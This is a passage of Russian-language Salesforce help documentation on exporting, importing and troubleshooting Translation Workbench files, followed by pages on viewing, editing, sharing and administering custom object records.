 **Прим.:** Если приложение MS Excel используется для ввода переводов в STF-файл, то формат файла может быть поврежден. Приложение MS Excel автоматически добавляет кавычки вокруг записей с запятыми. Прежде чем импортировать данный файл, рекомендуем открыть его в текстовом редакторе и удалить все добавленные кавычки. Файл, содержащий кавычки, не может быть импортирован.

Сообщите переводчикам, что переведенные значения должны быть добавлены в столбец «МЕТКА» взамен непереуведенных.

 **Прим.:** Столбцы не могут быть добавлены или удалены из файла перевода.


| Столбец | Описание                                | Параметры редактирования                       |
|---------|---|--|
| КЛЮЧ    | Уникальные идентификаторы меток         | Редактирование не поддерживается               |
| МЕТКА   | Метки, доступные конечным пользователям | Переведенные значения заменяют непереуведенные |

### Работа с файлом «На двух языках»

Файл «На двух языках» используется для проверки переводов, редактирования переведенных меток и добавления переводов для непереуведенных меток. Для каждого языка перевода создается один файл «На двух языках».

Раздел «С ПЕРЕВОДОМ» отображает переведенный текст, требующий проверки. Раздел «БЕЗ ПЕРЕВОДА» отображает непереуведенный текст.

Редактирование файла может быть выполнено посредством приложения, поддерживающего вкладки и перенос слов (например, WordPad или MS Excel).

 **Прим.:** Если приложение MS Excel используется для ввода переводов в STF-файл, то формат файла может быть поврежден. Приложение MS Excel автоматически добавляет кавычки вокруг записей с запятыми. Прежде чем импортировать данный файл, рекомендуем открыть его в текстовом редакторе и удалить все добавленные кавычки. Файл, содержащий кавычки, не может быть импортирован.

- Чтобы определить устаревшие метки, просмотрите столбец «УСТАРЕЛО» на наличие значений, помеченных звездочкой (\*). При необходимости обновите устаревшие метки.
- Измените переведенные метки в столбце «ПЕРЕВОД» раздела «С ПЕРЕВОДОМ».
- Замените непереведенные метки переведенными значениями в столбце «МЕТКА» раздела «БЕЗ ПЕРЕВОДА».
- Чтобы удалить перевод, переместите нужное значение из столбца «ПЕРЕВОД» в любой раздел с угловыми скобками (< >). При импорте файла «На двух языках» отображается исходное значение метки.



Внимание: Перевод не может быть удален путем удаления переведенной метки из файла. Удаление перевода из файла не инициирует удаление перевода из приложения после импорта файла.



Прим.: Столбцы не могут быть добавлены или удалены из файла перевода.

| Столбец  | Описание   | Параметры редактирования   |
|----------|--|--|
| КЛЮЧ     | Уникальные идентификаторы меток  | Редактирование не поддерживается   |
| МЕТКА    | Метки, доступные конечным пользователям  | <ul style="list-style-type: none"> <li>• Редактирование меток в разделе «С ПЕРЕВОДОМ» не поддерживается</li> <li>• Переведенные значения заменяют непереведенные в разделе «БЕЗ ПЕРЕВОДА»</li> </ul> |
| ПЕРЕВОД  | Текущий перевод  | <ul style="list-style-type: none"> <li>• Редактирование текущих переводов в разделе «С ПЕРЕВОДОМ»</li> <li>• Добавление переводов в разделе «БЕЗ ПЕРЕВОДА»</li> </ul>                                |
| УСТАРЕЛО | <p>Данный столбец определяет исходный текст, измененный после предыдущего перевода.</p> <p>Символы актуальности:</p> <ul style="list-style-type: none"> <li>• Звездочка (*): устаревшая метка. Метка стандартного языка изменена, но перевод не обновлен.</li> <li>• Тире (-): текущий перевод.</li> </ul> | Редактирование не поддерживается   |

СМ. ТАКЖЕ:

[Экспорт файлов перевода](#)

[Импорт переведенных файлов](#)

## Общие сведения об обновлении переведенных терминов

При изменении переведенных компонентов соответствующим значениям присваивается статус «Устарело». Актуальность используемых переводов должна отслеживаться переводчиками.

Например, пользователь вводит перевод сообщения об ошибке для фильтра поиска. Затем пользователь редактирует фильтр поиска и изменяет сообщение об ошибке. При открытии средства перевода и просмотре столбца перевода сообщения пользователю будут отображаться перевод устаревшего сообщения об ошибке и соответствующий флажок в столбце «Устарело».

Настоятельно рекомендуем как можно чаще выполнять проверку используемых переводов и уведомлять переводчиков о предстоящих изменениях. Чтобы создать список всех переводимых настроек и связанных статусов «Устарело», воспользуйтесь функцией средства перевода «Экспорт» > «Все».

СМ. ТАКЖЕ:

[Ввод переведенных терминов](#)

[Добавление и редактирование языков перевода и переводчиков](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для переопределения терминов:

- «Просмотр настройки и конфигурации»

И

«Настройка приложения»



## Экспорт файлов перевода

Чтобы создать файлы, содержащие переводимые метаданные организации (например, настраиваемые поля, типы отчетов и значения раскрывающегося списка), воспользуйтесь функцией **«Экспорт»** в средстве перевода. Чтобы обновить метки после получения пакетного перевода данных файлов от внешних переводчиков, воспользуйтесь функцией **«Импорт»**.

1. Введите строку *«Экспорт»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Экспорт»**.
2. Выберите метки для экспорта.

- **«Источник»:** используется для создания первоначальных переводов.  
Данный параметр создает отдельный файл, содержащий список всех переводимых настроек. Как правило, содержимое отображается на стандартном языке организации.
- **«Без перевода»:** используется для обновления.  
Данный параметр создает набор файлов, содержащих только непереуведенные настройки, включая новые и измененные настройки.  
Для каждого языка создается один файл. Затем данные файлы архивируются.
- **«На двух языках»:** используется для соотнесения и просмотра всех переведенных и непереуведенных настроек.  
Данный параметр создает список всех переведенных и непереуведенных меток.  
Для каждого языка создается один файл. Затем данные файлы архивируются.  
Содержимое каждого файла включает два раздела: «Без перевода» и «С переводом». В зависимости от текущего статуса, каждая переводимая метка отображается в разделе «Без перевода» или «С переводом». Кроме того, раздел «С переводом» отображается статус «Устарело».

3. Нажмите кнопку **«Экспорт»**.

Система отображает статусное сообщение об обработке экспорта. Сообщение эл. почты, уведомляющее о завершении экспорта, отправляется на адрес эл. почты, указанный в профиле пользователя.

4. Выберите экспортированный STF- или ZIP-файл.

Последовательно выберите пункты *Имя пользователя* > **«Документы»** > **«Папки документов»** > **«Мои персональные документы»** > **«Начать»**.

Имя каждого экспортированного файла содержит использованный вариант экспорта, а также дату и время экспорта. Отдельные файлы обозначаются расширением STF. Наборы файлов обозначаются расширением ZIP.

Если область персональных документов содержит большое количество документов, то экспортированные файлы могут быть просмотрены путем сортировки.

- **«B»** — это вариант экспорта «На двух языках» (например, Bilingual\_2010-09-23\_11:20.zip).
- **«S»** — это вариант экспорта «Источник» (например, Source\_en\_US\_2010-09-23\_11:20.stf).
- **«U»** — это вариант экспорта «Без перевода» (например, Untranslated\_2010-09-23\_11:20.zip).

5. Сохраните файлы для дальнейшего перевода.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для экспорта или импорта  
файлов перевода:

- «Управление переводом»  
И  
«Настройка приложения»  
И  
«Создание документов»

Последовательно выберите пункты **«Просмотр»** > **«Сохранить файл»** > **«ОК»**. Файл сохраняется в область, выбранную обозревателем. Например, C: /Пользователи/ *имя\_пользователя* /Загрузка.


СМ. ТАКЖЕ:

[Импорт переведенных файлов](#)

[Включение и выключение средства перевода](#)

## Импорт переведенных файлов

Чтобы импортировать и обновить переводы для метаданных организации (например, настраиваемые поля, типы отчетов и значения раскрывающегося списка), воспользуйтесь функцией **«Импорт»** в средстве перевода. Как правило, пакет исходных файлов, создаваемый посредством функции **«Экспорт»**, отправляется внешним переводчикам, а затем возвращается для импорта.

 **Прим.:** Метки, экспортированные и оставленные без изменений, не сохраняются в качестве переводов для импорта.

1. Файлы могут быть добавлены в архив размером не более 5 Мб. При необходимости создайте несколько архивных файлов.

Порядок расположения и группировка архивных файлов могут отличаться от экспортированных архивных файлов.

Например, пользователь создает два экспортированных архивных файла. Первый архив содержит файлы на французском, итальянском и японском языках. Второй архив содержит файлы на русском, греческом и китайском упрощенном языках. Пользователь может создать:

- Один архивный файл с французским, греческим и итальянским языками.
- Один архивный файл с русским и греческим языками.
- Один архивный файл с китайским упрощенным языком.

2. В разделе «Настройка» введите *«Импорт»* в поле «Быстрый поиск», затем выберите **«Импорт»** в средстве перевода.
3. Чтобы выбрать файл для импорта, нажмите кнопку **«Обзор»**.
4. Нажмите кнопку **«Импорт»**.

По завершении импорта:

- Система обновляет переводы меток.
- Электронное подтверждение отправляется на адрес эл. почты, указанный в профиле пользователя.

5. Убедитесь во внедрении импортированных изменений. Ниже перечислены доступные действия.
  - Проверьте метки в организации Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для экспорта или импорта  
файлов перевода:

- «Управление переводом»

И

«Настройка приложения»

И

«Создание документов»

- Проверьте метки в средстве перевода.

СМ. ТАКЖЕ:

[Экспорт файлов перевода](#)

[Включение и выключение средства перевода](#)

## Устранение неполадок при экспорте и импорте файлов перевода

Таблица ниже позволяет устранять неполадки, возникающие во время экспорта и импорта файлов в средстве перевода.

| Сообщение об ошибке  | Значение  | Этапы устранения неполадок  |
|--|---|---|
| Раздел двуязычного файла начинается не с заголовка: {0}                          | Импортируемый файл не содержит строк заголовка или данные строки содержат лишний текст (например, непрокомментированные примечания).  | Выполните повторный экспорт файла и убедитесь в наличии заголовков для всех разделов, а также в отсутствии непрокомментированного лишнего текста. |
| Повторяющийся ключ: {0} существует в файле импорта; выполните повторный экспорт. | Указанный ключ повторяется в импортированном файле. Каждый переведенный элемент должен содержать собственный уникальный ключ, который может использоваться в файле не более одного раза.  | Выполните повторный экспорт файла и убедитесь в уникальности каждого ключа, а затем выполните повторный импорт файла.                             |
| Недопустимый ключ  | Во время перевода система Salesforce создает уникальные ключи (или идентификаторы) для всех переводимых объектов, значений раскрывающихся списков или элементов страниц. Если данные имена или ключи меняются после экспорта файла, то система Salesforce не может правильно сопоставить ключ с именем. | Выполните повторный экспорт файла и убедитесь в соответствии данных ключей ключам импортируемого файла.   |
| Ключ {0} не является уникальным. Данная  | Один из ключей в столбце типа настраиваемых   | Выполните повторный экспорт файла и убедитесь в использовании   |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для экспорта или импорта файлов перевода:

- «Управление переводом»
- И
- «Настройка приложения»
- И
- «Создание документов»

| Сообщение об ошибке   | Значение  | Этапы устранения неполадок   |
|---|---|--|
| проблема вызвана изменением формата ключа «Столбец типа настраиваемых отчетов». Выполните повторный экспорт и выберите новый формат для этих ключей.  | отчетов использует недопустимый формат.   | правильного формата ключа.   |
| Превышено максимально допустимое количество символов ({x}) для перевода {тип_поля} в строке:  | Каждый тип поля (например, значение раскрывающегося списка) может содержать определенное количество символов. Длина переведенной метки для типа поля в строке, указанной в сообщении об ошибке, превышает максимально допустимую. | Измените переведенные метки в соответствии с заданными ограничениями и выполните повторный импорт файла.   |
| Данные для импорта отсутствуют  | Импортируемый файл является пустым или не содержит изменений в переводе.  | Убедитесь в импорте нужного файла и наличии переведенных данных.   |
| В заголовке файла отсутствует код языка   | Импортируемый файл не содержит допустимого кода языка или код языка расположен в недопустимой области.  | Убедитесь в допустимости кода языка, а также в наличии самого кода или соответствующих комментариев.   |
| Двухязычный файл не содержит переведенного или непеределенного заголовка раздела  | Импортируемый файл не содержит заголовков разделов.   | Убедитесь в наличии заголовков разделов и выполните повторный импорт файла.  |
| В заголовке файла указан недопустимый тип файла   | Заголовок импортируемого файла не содержит допустимого типа импорта/экспорта («Источник», «Без перевода» или «На двух языках»). Тип файла должен быть указан на стандартном языке организации.                                    | Убедитесь в наличии допустимого типа импорта/экспорта в заголовке файла и отсутствии перевода самого заголовка.  |
| Недопустимый файл для импорта. Выберите файл с расширением STF или ZIP.   | Пользователи могут импортировать только файлы в формате STF или архивные файлы, содержащие STF-файлы.   | Убедитесь, что файл использует формат STF или ZIP, и выполните повторный импорт.   |
| Некоторые ключи добавляются с собственным порядком сортировки, обеспечивающим уникальность. Выполните повторный экспорт файла и убедитесь, что ключи, используемые в обоих файлах, совпадают. | Порядок значений раскрывающегося списка в исходном файле не соответствует настройке пользователя.   | Выполните экспорт исходного файла, сопоставьте порядок значений раскрывающегося списка с файлом импорта и повторите импорт.  |
| Неверное количество столбцов в строке: {x}. Убедитесь, что в файлах отключено отображение символов табуляции (\t), новых строк (\n) и символов переноса (\r).                                 | Импортируемый файл содержит лишние символы табуляции, новые строки или символы переноса в строке, указанной в сообщении об ошибке.  | Удалите лишние символы табуляции, новые строки или символы переноса и убедитесь, что импортируемый и экспортируемый файлы содержат одинаковое количество столбцов. |

| Сообщение об ошибке   | Значение   | Этапы устранения неполадок   |
|---|--|--|
| Не удалось обработать запрос на выполнение экспорта. Повторите попытку или обратитесь в службу поддержки. | Во время экспорта файла произошла непредвиденная ошибка.           | Обратитесь в службу поддержки Salesforce.                                    |
| Не удалось обработать запрос на выполнение импорта. Повторите попытку или обратитесь в службу поддержки.  | Во время импорта файла произошла непредвиденная ошибка.            | Обратитесь в службу поддержки Salesforce.                                    |
| Организация не имеет полномочий на использование языка ({язык}).  | Язык импортируемого файла все еще отсутствует в средстве перевода. | Добавьте нужный язык в средство перевода и выполните повторный импорт файла. |

СМ. ТАКЖЕ:

[Экспорт файлов перевода](#)

[Импорт переведенных файлов](#)

## Советы по оптимальному использованию Translation Workbench

Чтобы извлечь максимум пользы при использовании Средства перевода, следует руководствоваться следующими подсказками.

- Дайте переводчикам знать, за какие языки перевода они несут ответственность при переводе.
- Уведомляйте всех переводчиков о том, когда новые переведенные компоненты будут добавляться в вашу организацию.
- Посоветуйте пользователям при изменении отчетов или представлений списков для использования значений критериев фильтрации на своем настроенном языке. Однако, если они используют операторы `начинается с` или `содержит`, посоветуйте им выбрать язык своих введенных значений критериев фильтрации.
- При создании типа настраиваемого отчета, который будет должен быть переведен на разные языки с помощью Средства перевода, рекомендуем настроить свой язык так, чтобы он соответствовал стандартному языку организации. Данное действие позволяет отображать слова, подлежащие переводу, на соответствующем языке переводчика.
- Salesforce предполагает, что все пользовательские настройки вводятся на языке, заданном в организации по умолчанию. Глобальные администраторы должны работать совместно на языке, заданном для организации по умолчанию.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Расширение объектов, данных и полей

---

### Использование записей настраиваемых объектов

#### Общие сведения о записях настраиваемых объектов

**!** **Важное замечание:** Данная страница может отображаться пользователям при отсутствии настраиваемой справки, созданной администратором Salesforce. Чтобы получить дополнительную информацию о конкретном настраиваемом объекте, обратитесь к администратору с просьбой [создать настраиваемую справку](#) для нужного объекта. Справка Salesforce охватывает только стандартные объекты, представленные в первоначальной интеграции Salesforce.

Записи настраиваемых объектов хранят информацию, являющуюся уникальной и важной для текущего пользователя и его организации. Например, организация может использовать настраиваемый объект «Товары» для хранения данных о товарах компании. Кроме того, настраиваемые объекты могут использоваться в настраиваемых приложениях (например, отслеживание обновлений программного обеспечения в процессе разработки).

Сначала администратор определяет настраиваемый объект и его свойства (например, настраиваемые поля, взаимосвязи с другими типами данных, макеты страниц и настраиваемую вкладку пользовательского интерфейса). После создания и развертывания настраиваемого объекта пользователи могут вводить данные для создания собственных записей настраиваемого объекта. Вкладка для настраиваемого объекта, созданная администратором, содержит начальную страницу, позволяющую быстро создавать и находить нужные записи. Сортировка и фильтрация записей настраиваемых объектов могут выполняться с помощью стандартных и настраиваемых списковых представлений. Кроме того, данная вкладка позволяет просматривать и редактировать подробные сведения о любой доступной записи настраиваемого объекта.

Импорт настраиваемых объектов доступен администраторам и пользователям с полномочием «Изменение всех данных».

СМ. ТАКЖЕ:

[Начальная страница настраиваемых объектов](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Начальная страница настраиваемых объектов

**!** **Важное замечание:** Данная страница может отображаться пользователям при отсутствии настраиваемой справки, созданной администратором Salesforce. Чтобы получить дополнительную информацию о конкретном настраиваемом объекте, обратитесь к администратору с просьбой [создать настраиваемую справку](#) для нужного объекта. Справка Salesforce охватывает только стандартные объекты, представленные в первоначальной интеграции Salesforce.

**✓ Прим.:** При выборе вкладки настраиваемых объектов отображается ее начальная страница. Имя вкладки настраиваемых объектов соответствует множественному числу настраиваемого объекта, заданному администратором.

Чтобы просмотреть записи настраиваемого объекта, откройте начальную страницу вкладки.

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Списковые представления позволяют просматривать записи, соответствующие заданным критериям (например, все настраиваемые объекты для вкладки или только собственные настраиваемые объекты). Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы просмотреть настраиваемые объекты, предоставленные бизнес-партнерами посредством функции Salesforce to Salesforce, выберите нужное списковое представление в разделе **«[Имя настраиваемого объекта] от подключений»**.
- Чтобы просмотреть краткий список записей настраиваемых объектов, соответствующих заданному критерию, выберите элемент раскрывающегося списка в разделе **«Недавние»**. Чтобы просмотреть сведения о настраиваемом объекте, выберите имя нужного настраиваемого объекта из списка. Чтобы изменить количество отображаемых элементов, выберите ссылку **«Показать 25 элем.»** или **«Показать 10 элем.»**. Доступные поля определяются макетом поиска «Вкладка "Настраиваемые объекты"», заданным администратором, и параметрами безопасности полей, заданными пользователем (только в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition). Ниже перечислены критерии фильтрации, доступные в разделе «Недавние».

### Значение списка «Недавние»

#### Недавно просмотренные

### Описание

Последние 10 или 25 настраиваемых объектов, просмотренных пользователем; самые последние просмотренные настраиваемые объекты отображаются в списке первыми. Данный список формируется на основе недавних элементов и содержит записи, за которые несут ответственность текущий и другие пользователи.

#### Недавно созданные

Последние 10 или 25 настраиваемых объектов, созданных пользователем; самые последние созданные настраиваемые объекты отображаются в списке первыми. Данный список содержит записи, за которые несет ответственность только текущий пользователь.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки настраиваемых объектов:

- «Чтение» для настраиваемого объекта

Для просмотра записей настраиваемых объектов:

- «Чтение» для настраиваемого объекта





| Значение списка «Недавние» | Описание   |
|----------------------------|--|
| <b>Недавно измененные</b>  | Последние 10 или 25 настраиваемых объектов, обновленных пользователем; самые последние обновленные настраиваемые объекты отображаются в списке первыми. Данный список содержит записи, за которые несет ответственность только текущий пользователь. |

СМ. ТАКЖЕ:

[Отображение и редактирование записей настраиваемых объектов](#)

## Отображение и редактирование записей настраиваемых объектов

 **Важное замечание:** Данная страница может отображаться пользователям при отсутствии настраиваемой справки, созданной администратором Salesforce. Чтобы получить дополнительную информацию о конкретном настраиваемом объекте, обратитесь к администратору с просьбой [создать настраиваемую справку](#) для нужного объекта. Справка Salesforce охватывает только стандартные объекты, представленные в первоначальной интеграции Salesforce.

 **Прим.:** При выборе вкладки настраиваемых объектов отображается ее начальная страница. Имя вкладки настраиваемых объектов соответствует множественному числу настраиваемого объекта, заданному администратором.


### Отображение записей настраиваемых объектов

Чтобы просмотреть подробные сведения о записи настраиваемого объекта, щелкните имя нужного объекта на начальной странице соответствующей вкладки или на страницах со списками.

Если консоль Salesforce поддерживает возможность добавления настраиваемых объектов, выберите ее в [меню приложений Force.com](#) для поиска, просмотра и редактирования записей настраиваемых объектов и связанных с ними элементов на одном экране.

### Редактирование записей настраиваемых объектов

Чтобы обновить сведения о записи настраиваемого объекта, щелкните **«Правка»** и измените нужные поля. По завершении нажмите кнопку **«Сохранить»**. Чтобы сохранить текущую запись настраиваемого объекта и добавить новую, нажмите кнопку **«Сохранить и создать»**. Поля, отмеченные красной чертой, являются обязательными.

 **Прим.:** Если настраиваемый объект используется кодом Apex, то параметры «Имя объекта» и «Тип данных» не могут быть изменены.

### Связанные списки настраиваемых объектов

В нижней части страницы сведений о записи настраиваемого объекта отображаются связанные списки записи, включая действия, примечания, вложения и любые другие связанные записи. Доступные связанные списки определяются персональными настройками пользователя и параметрами макетов страниц или полномочиями на просмотр связанных

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра записей настраиваемых объектов:


- «Чтение» для настраиваемого объекта

Для изменения записей настраиваемых объектов:

- «Редактирование» для настраиваемого объекта



данных. Чтобы просмотреть дополнительные сведения об отдельном элементе, щелкните имя нужного элемента. Чтобы просмотреть дополнительные элементы, щелкните ссылку **«больше»** внизу страницы или **«Подробнее»** под связанным списком. Чтобы добавить новые элементы, нажмите кнопку **«Создать»**.


 **Совет:** Чтобы предоставить пользователям более удобный доступ к сведениям о записи и связанным спискам, установите флажок «Включить всплывающие сведения» в разделе «Интерфейс пользователя» меню «Настройка».

### Печать записей настраиваемых объектов

Чтобы распечатать запись, щелкните ссылку **«Версия для печати»** на странице сведений о настраиваемом объекте.

Чтобы открыть последнюю просмотренную страницу со списком, щелкните ссылку **«Назад к списку»**, расположенную в верхней части любой страницы сведений о записи настраиваемого объекта. Если в организации включена поддержка свертываемых разделов, щелкните значок стрелки напротив нужного заголовка, чтобы развернуть или свернуть соответствующий раздел страницы сведений.


## Предоставление общего доступа к записям настраиваемых объектов

 **Важное замечание:** Данная страница может отображаться пользователям при отсутствии настраиваемой справки, созданной администратором Salesforce. Чтобы получить дополнительную информацию о конкретном настраиваемом объекте, обратитесь к администратору с просьбой [создать настраиваемую справку](#) для нужного объекта. Справка Salesforce охватывает только стандартные объекты, представленные в первоначальной интеграции Salesforce.

Стандартная модель общего доступа организации определяется администратором. При необходимости стандартный уровень общего доступа может быть расширен. Модель общего доступа определяет самый строгий стандартный уровень, который может быть только расширен.

Для просмотра и управления сведениями об общем доступе нажмите кнопку **«Общий доступ»** на странице сведений о записи настраиваемого объекта. Страница «Сведения об общем доступе» содержит список пользователей, групп, ролей и территорий, имеющих общий доступ к записи. Ниже перечислены действия, доступные на данной странице.

- Предоставление доступа к записи другим пользователям, группам, ролям или территориям

 **Прим.:** Общий доступ к записи настраиваемого объекта может быть предоставлен только пользователю с полномочием «Чтение» для настраиваемого объекта.

- Просмотр всех пользователей, имеющих доступ к записи
- Редактирование или удаление уровня доступа к записи

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра записи настраиваемого объекта:

- «Чтение» для настраиваемого объекта

## Использование настраиваемых связанных списков

**!** **Важное замечание:** Данная страница может отображаться пользователям при отсутствии настраиваемой справки, созданной администратором Salesforce. Чтобы получить дополнительную информацию о конкретном настраиваемом объекте, обратитесь к администратору с просьбой [создать настраиваемую справку](#) для нужного объекта. Справка Salesforce охватывает только стандартные объекты, представленные в первоначальной интеграции Salesforce.

Настраиваемые связанные списки отображаются в нижней части страницы сведений для другой записи. Данные списки содержат записи настраиваемых объектов, связанные с текущей записью.

Ниже перечислены действия, доступные в настраиваемом связанном списке.

- Чтобы просмотреть подробные сведения о записи настраиваемого объекта, щелкните имя нужной записи.
- Чтобы изменить или удалить запись настраиваемого объекта, щелкните ссылку **«Правка»** или **«Удал.»**.
- Чтобы создать запись настраиваемого объекта, связанную с просматриваемой записью, нажмите кнопку **«Создать»**.

СМ. ТАКЖЕ:

[Общие сведения о записях настраиваемых объектов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра связанных списков записей настраиваемых объектов:

- «Чтение» для настраиваемого объекта
- И
- «Чтение» для связанной записи

Для изменения записей настраиваемых объектов:

- «Редактирование» для настраиваемого объекта

Для создания записей настраиваемых объектов:

- «Создание» для настраиваемого объекта

Для удаления записей настраиваемых объектов:

- «Удаление» для настраиваемого объекта

## Просмотр списков настраиваемых объектов

**!** **Важное замечание:** Данная страница может отображаться пользователям при отсутствии настраиваемой справки, созданной администратором Salesforce. Чтобы получить дополнительную информацию о конкретном настраиваемом объекте, обратитесь к администратору с просьбой [создать настраиваемую справку](#) для нужного объекта. Справка Salesforce охватывает только стандартные объекты, представленные в первоначальной интеграции Salesforce.

Страница со списком настраиваемых объектов содержит настраиваемые объекты, доступные в текущем представлении. Списковое представление содержит записи только одного типа, поэтому не позволяет просматривать записи других типов.

- Чтобы просмотреть сведения о записи настраиваемого объекта, щелкните имя нужного настраиваемого объекта. Чтобы [изменить или удалить запись](#), щелкните ссылку **«Правка»** или **«Удал.»** напротив нужной записи.
- Чтобы принять ответственность за записи настраиваемых объектов, доступные в очереди, откройте списковое представление очереди, установите флажки напротив нужных записей и нажмите кнопку **«Принять»**.
- Чтобы выполнить пакетный перенос ответственности, установите флажки напротив нужных записей настраиваемых объектов и нажмите кнопку **«Изменить ответственного»**. Введите имя нового ответственного за запись. Чтобы отправить электронное уведомление новому ответственному за запись, установите флажок **«Отправить электронное уведомление»**. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Общие сведения о записях настраиваемых объектов](#)

## Администрирование настраиваемых объектов

### Настраиваемые объекты

Система позволяет хранить данные, уникальные для организации. Настройте для настраиваемых объектов возможность поиска, поддержку общего доступа, или встройте доступ в Bulk API и Streaming API.

Каждый настраиваемый объект классифицируется как *объект Enterprise Application* или *объект Light Application*. Единственное различие между данными категориями заключается в том, что объекты Light Application не поддерживают общий доступ, доступ к Bulk API и доступ к Streaming API.

Чтобы отслеживать показатели использования каждой категории, рекомендуем создать тип настраиваемого отчета, где объект «Лицензии пользователя» является основным, а объект «Показатели использования настраиваемых объектов по лицензии пользователя» является дочерним.

По умолчанию все настраиваемые объекты являются объектами Enterprise Application.

Чтобы классифицировать настраиваемый объект как объект Light Application, выключите параметры «Разрешить общий доступ», «Разрешить доступ к Bulk API» и «Разрешить доступ к Streaming API» на странице сведений об объекте.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра списков настраиваемых объектов:

- «Чтение» для настраиваемого объекта

Для создания записей настраиваемых объектов:

- «Создание» для настраиваемого объекта

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Ниже перечислены действия, доступные после определения настраиваемого объекта.

- Создание настраиваемых полей.
- Связывание настраиваемого объекта с другими записями и отображение данных настраиваемого объекта в настраиваемых связанных списках.
- Разработка макетов страниц.
- Настройка результатов поиска и отображающихся полей настраиваемого объекта.
- Создание настраиваемой вкладки для настраиваемого объекта.



**Прим.:** Чтобы позволить пользователям находить записи настраиваемых объектов при помощи поиска, создайте настраиваемую вкладку с параметром «Включены стандартные параметры» или «Отключены стандартные параметры». Создание настраиваемой вкладки позволяет использовать параметр **«Разрешить поиск»** настраиваемого объекта.


- Создание отчетов и панелей мониторинга для анализа данных настраиваемого объекта.
- Предоставление другим пользователям Salesforce доступа к настраиваемым объектам, настраиваемым вкладкам, настраиваемым приложениям и любым другим связанным компонентам в каталоге Force.com AppExchange.
- Импорт записей настраиваемого объекта.

СМ. ТАКЖЕ:

[Отслеживание показателей использования настраиваемых объектов организации по типу лицензии пользователя](#)

## Управление настраиваемыми объектами

Операции создания, настройки, редактирования, удаления или усечения настраиваемых объектов позволяют расширять функции, поддерживаемые стандартными объектами (например, организации и контакты).


 **Прим.:** Возможно, вкладка создана администратором самостоятельно. Чтобы получить более полное представление об использовании вкладки настраиваемого объекта, обратитесь к администратору.

В списке параметров управления объектом приведены созданные в организации настраиваемые объекты. Ниже перечислены действия, доступные на данной странице.

- Создание настраиваемого объекта
- Отображение подробных сведений о настраиваемом объекте.

К дополнительным настройкам относятся: включение поиска и отчетов, отслеживание действий, отслеживание журнала поля и предоставление доступа к объекту на клиентском портале Salesforce.

- Чтобы обновить определение настраиваемого объекта, щелкните ссылку **«Правка»** и обновите нужные поля.

 **Прим.:** Поля «Разрешить отчеты», «Разрешить действия» и «Разрешить поиск» не блокируются в пакете со статусом «Управляемый — выпущенный», поэтому могут быть изменены разработчиком в последующих выпусках управляемого пакета.

- Чтобы **удалить настраиваемый объект**, щелкните ссылку **«Удал.»**.
- Чтобы **сократить настраиваемый объект**, щелкните **«Сократить»**.
- Чтобы **просмотреть удаленные настраиваемые объекты**, щелкните ссылку **«Удаленные объекты»**. Общее количество удаленных настраиваемых объектов для организации указано в скобках.

